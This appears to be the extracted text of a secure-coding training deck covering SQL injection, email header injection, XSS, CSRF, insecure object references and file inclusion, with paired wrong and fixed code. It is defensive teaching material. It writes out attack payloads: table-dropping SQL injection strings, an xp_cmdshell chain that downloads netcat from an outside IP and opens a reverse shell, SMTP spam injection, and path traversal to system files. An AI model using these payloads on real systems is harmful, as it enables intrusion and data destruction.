



# Training Course.

## Part 2:


### Common Web Attack & Secure Coding

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


# Out line





# Web Security Introduction





# Common Web Attack



# Common Web Attack

## Injection

- SQL
- Command
- Code
- Email
- ...

## Cross Site Scripting

- Reflected
- Stored
- DOM

## File

- LFI/RFI
- File Upload

## Authentication

- User Enumeration
- Brute Force

## Authorization

- CSRF
- Insecure Direct Object Reference



# Injection Flaws



# SQL Injection

```
string Status = "No";
string sqlstring = "";
try {
    SqlConnection sql= new SqlConnection(
        @"data source=localhost;" +
        "user id=sa;password=password;");
    sql.Open();
    sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
    SqlCommand cmd = new SqlCommand(sqlstring,sql);
    if ((int)cmd.ExecuteScalar() != 0)
        Status = "Yes";
} catch (SqlException se) {
    Status = sqlstring + " failed\n\r";
    foreach (SqlError e in se.Errors) {
        Status += e.Message + "\n\r";
    }
} catch (Exception e) {
    Status = e.ToString();
}
```

Connecting as sysadmin

Hard to guess password!

String concat for dynamic SQL

Telling the bad guy too much on failure



# Why It's Wrong (1 of 3)



```
sqlstring="SELECT HasShipped" +  
        " FROM Shipment WHERE ID='" + Id + "'";
```

## Good Guy

Enter a Shipping ID:

```
SELECT HasShipped  
FROM Shipment  
WHERE ID='1001'
```

## Not So Good Guy

Enter a Shipping ID:

```
SELECT HasShipped  
FROM Shipment  
WHERE ID= '1001' or 2>1 -- '
```





# Why It's Wrong (2 of 3)



```
sqlstring="SELECT HasShipped" +  
        " FROM Shipment WHERE ID='" + Id + "'";
```

## Really Bad Guy

Enter a Shipping ID:

```
SELECT HasShipped  
FROM Shipment  
WHERE ID= '1001' ; drop table orders -- '
```

## Downright Evil Guy

Enter a Shipping ID:

Enter a Shipping ID:

```
SELECT HasShipped  
FROM Shipment  
WHERE ID= '1001' ; exec xp_cmdshell('...') --
```



# Why It's Wrong (3 of 3) Your Worst Nightmare!




① `exec xp_cmdshell 'tftp -i 63.45.11.9 GET nc.exe c:\nc.exe'`



Owns 63.45.11.9

② `nc.exe -l -p 31337`

③ `exec xp_cmdshell 'c:\nc.exe -v -e cmd.exe 63.45.11.9 31337'`





# SQL Injection

- Manipulation of the SQL query string

```
sqlString=  
select * from users where name =' + userinput + 'and password =' + userinput
```

- Becomes

```
select * from users where name ='admin';--and password='anything'
```

- Or

```
select * from users where name ='admin' and password='anything' or '1'='1'
```

```
Where  
(name ='admin')  
(and  
    (password='anything')  
    or ('1'='1'))
```

Syntax Grouping



# SQL Injection

DO NOT BUILD SQL STATEMENTS DYNAMICALLY

- Use parameterized queries
  - asp, .net, java, php, python, flex?
- Use stored procedures
  - Type cast variables
  - Don't use dynamic SQL inside procedure
  - Often seen in 'search' procedures

Yes. Of course your flash application can be vulnerable to injection attacks

```
SELECT @SQL = 'SELECT * from USERS WHERE NAME =' +  
@Username  
EXEC @SQL
```



# SQL injection

```
String sql = "select * from users "  
            + " where user_name = '" + name|  
            + "' and password = '"  
            + PasswordService.getInstance().encrypt(password) + "'";  
Statement statement = connection.createStatement();  
ResultSet rs = statement.executeQuery(sql);  
if (!rs.next()) {  
    return "failure";  
}  
usersForm.setEmail(rs.getString("email"));  
usersForm.setFullName(rs.getString("full_name"));  
rs.close();  
statement.close();  
connection.close();  
return "success";
```

Wrong Code



# SQL injection

```
String sql = "select * from users "  
            + " where user_name = ? and password = ?";  
PreparedStatement statement = connection.prepareStatement(sql);  
statement.setString(1, name);  
statement.setString(2, PasswordService.getInstance().encrypt(password));  
ResultSet rs = statement.executeQuery();  
if (!rs.next()) {  
    return "failure";  
}  
usersForm.setEmail(rs.getString("email"));  
usersForm.setFullName(rs.getString("full_name"));  
rs.close();  
statement.close();  
connection.close();  
return "success";
```

Fixed Code



# Application Email

- Often vulnerable to spam attacks
  - SMTP is a text based protocol
  - CR/LF pairs and new command can be inserted
    - Normal communication with SMTP server

```
Mail From:
<feedback@foo.co.nz>
Rcpt To: <user@user.co.nz>
Data
Subject: This is a test email
.
quit
```



# Application Email

- Injection through recipient field
  - user@user.co.nz>%0a%0drset%0a%0dMail From: <spam@foo.....
- Modified communication with SMTP server

RESET  
Injected

```
Mail From:
<website@foo.co.nz>
Rcpt To: <user@demo.co.nz>
rset
Mail From: <spam@foo.co.nz>
Rcpt To:
<newrecipient@host.co.nz>
Data
Subject: This is a spam email
blah blah spam spam
.
quit
```

New Details  
Injected





# Cross Site Scripting



# Cross-Site Scripting (XSS)

- Very common vulnerability
- An issue in a Web server leads to a compromised client (and more)
- The fault is simply trusting input and then echoing it!



# Cross Site Scripting

- The sending of user supplied input to the browser
  - More than alert()
- Reflective
  - Code passed as a parameter, usually on the URL
- Persistent
  - Code stored and then displayed to user
- Consequences
  - Cookie theft
  - Defacement/Site interaction
  - Web application worms

JavaScript is a  
powerful  
programming  
language





# XSS in Action: Cookie Stealing



```
Welcome.asp  
Hello,  
<%= request.querystring('name') %>
```

**Hello, Blake**



```
<a href=http://www.humongousinsurance.com/welcome.asp?name=  
<script>document.write  
    ('')  
</script>here</a>
```



# XSS in Action: "Defacement"

```
/location=<script>document.images[4].src=
"http://www.badsite.com/news.jpg"</script>
```

MSNBC - MSNBC Front Page - Microsoft Internet Explorer

File Edit View Favorites Help

Back Search Favorites

Address [http://msnbc.msn.com/location=%26lt%3Bscript%26gt%3Bdocument.images\[4\].src='http://www.badsite.com/news.jpg'%26lt%3Bscript%26gt%3B](http://msnbc.msn.com/location=%26lt%3Bscript%26gt%3Bdocument.images[4].src='http://www.badsite.com/news.jpg'%26lt%3Bscript%26gt%3B) Go

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Clapton's new tribute to a blues legend

**Newsweek**

- Genext poll
- Al Franken hits
- Levy: Ballot boxes

**MY NEWS** Change Settings


**WEATHER** Bellevue, WA  
Updated 2:53 p.m. ET March 23, 2004

**CURRENT CONDITIONS** 57°

**TUESDAY** Hi: 57° Lo: 46°



# Cross Site Scripting



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  </head>
  <body>
    <h2>Hello World!</h2>
    Message:
    ${message}
    <s:form method="GET" action="/HelloStruts2World.action">
      <s:token />
      Enter your name:<s:textfield name="userName" />
      <s:submit value="Submit" />
    </s:form>
  </body>
</html>
```

Wrong Code



# Cross Site Scripting

Firefox

http://localhost:8...%29%3C%2Fscript%3E

http://localhost:8084/TestSt

## Hello World!

Message: Hello, `<script>alert(1)</script>`

Enter your name:

`<script>alert(1)</script>`

Submit

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
</head>
<body>
<h2>Hello World!</h2>
Struts 2 Message:
${fn:escapeXml(message)}
<s:form method="GET" action="/HelloStruts2World.action">
<s:token/>
Enter your name:<s:textfield name="userName" />
<s:submit value="Submit" />
</s:form>
</body>
</html>
```

Fixed Code



# Authorization






# CSRF

- Cross Site Request Forgery
  - Attacking site causes browser to make a request to target
- User logs into banking.co.nz
  - banking.co.nz sets an authentication cookie
  - User leaves but doesn't log out
- User browses to attacking site
  - Attacking site creates a post to banking.co.nz
  - Users browser sends cookie with post
  - Browser is already authenticated
- Defence
  - Each post must contain a random parameter value



# CSRF





# CSRF

Firefox

http://localhost:80...ction?userName=123

World.action?userName=123

## Hello World!

Message: Hello, 123.

Enter your name:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
</head>
<body>
<h2>Hello World!</h2>
Message:
${message}
<s:form method="GET" action="/HelloStruts2World.action">
  <!-- <s:token/> -->
  Enter your name:<s:textfield name="userName" />
  <s:submit value="Submit" />
</s:form>
</body>
</html>
```

http://localhost:8084/TestStruts/HelloStruts2World.action?userName=123

Wrong Code



# CSRF

Firefox

http://localhost:8...2546F&userName=123

ORHF2546F&userName=123

## Hello World!

Message: Hello, 123.

Enter your name:


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  </head>
  <body>
    <h2>Hello World!</h2>
    Message:
    ${message}
    <s:form method="GET" action="/HelloStruts2World.action">
      <s:token />
      Enter your name:<s:textfield name="userName" />
      <s:submit value="Submit" />
    </s:form>
  </body>
</html>
```

<http://localhost:8084/TestStruts/HelloStruts2World.action?userName=123&struts.token.name=struts.token&struts.token=B154AN2E6MWVG74SZLZCGXN0RHF2546F>

Fixed Code



# Insecure Direct Object Reference



When a developer exposes a reference to an internal object, such as a file, directory, or database key



Insecure Direct Object Reference



# Insecure Direct Object Reference

```
public String lockUsers() {  
    String strUserId = getRequest().getParameter("userId");  
    Long userId = Long.parseLong(strUserId);  
    if (checkLockPermission(userId)) {  
        doLock(userId);  
        return SUCCESS;  
    } else {  
        return ERROR;  
    }  
    return SUCCESS;  
}
```

Fixed Code



# Insecure Direct Object Reference

```
public String lockUsers() {  
    String strUserId = getRequest().getParameter("userId");  
    Long userId = Long.parseLong(strUserId);  
    doLock(userId);  
    return SUCCESS;  
}
```

Wrong Code



# File Access





# File Include

- Local file include
    - Occurs when user can affect or supply a file path
    - Leads to disclosure of source and other sensitive items
- ```
http://site.com/help.jsp?helppage=/help/index.html
```
- Remote file include
    - Occurs in PHP (usually), when an HTTP reference is provided
    - Is disabled in modern versions of PHP
  - .Net LoadControl
    - Can be used to load arbitrary controls that exist on server
  - If you must accept paths from a user
    - Reject anything that is suspect. `Ie; ../../ ..\..\ %xx`



# File Access: LFI

```
public static String getSafeFileName(String input) {  
    StringBuilder sb = new StringBuilder();  
    for (int i = 0; i < input.length(); i++) {  
        char c = input.charAt(i);  
        if (c != '/' && c != '\\' && c != 0) {  
            sb.append(c);  
        }  
    }  
    return sb.toString();  
}  
  
public static void main(String[] args) throws Exception {  
    String fileName = "temp.txt";  
    File file1 = new File(fileName);  
    System.out.println("File 1 path: " + file1.getCanonicalPath());  
    fileName = "../../../../../../../../../../boot.ini";  
    File file2 = new File(fileName);  
    System.out.println("File 2 path: " + file2.getCanonicalPath());  
    fileName = "boot.ini" + String.valueOf((char) 0) + ".txt";  
    File file3 = new File(fileName);  
    System.out.println("File 3 path: " + file3.getCanonicalPath());  
}
```

```
File 1 path: E:\Working\ATTT\demo\xss-crmf-file\temp.txt  
File 2 path: E:\boot.ini  
File 3 path: E:\Working\ATTT\demo\xss-crmf-file\boot.ini
```

Wrong Code



# File Access: LFI

```
public static String getSafeFileName(String input) {  
    StringBuilder sb = new StringBuilder();  
    for (int i = 0; i < input.length(); i++) {  
        char c = input.charAt(i);  
        if (c != '/' && c != '\\ ' && c != 0) {  
            sb.append(c);  
        }  
    }  
    return sb.toString();  
}
```

```
File 1 path: E:\Working\ATTT\demo\xss-crmf-file\temp.txt  
File 2 path: E:\Working\ATTT\demo\xss-crmf-file\.....boot.ini  
File 3 path: E:\Working\ATTT\demo\xss-crmf-file\boot.ini.txt
```

```
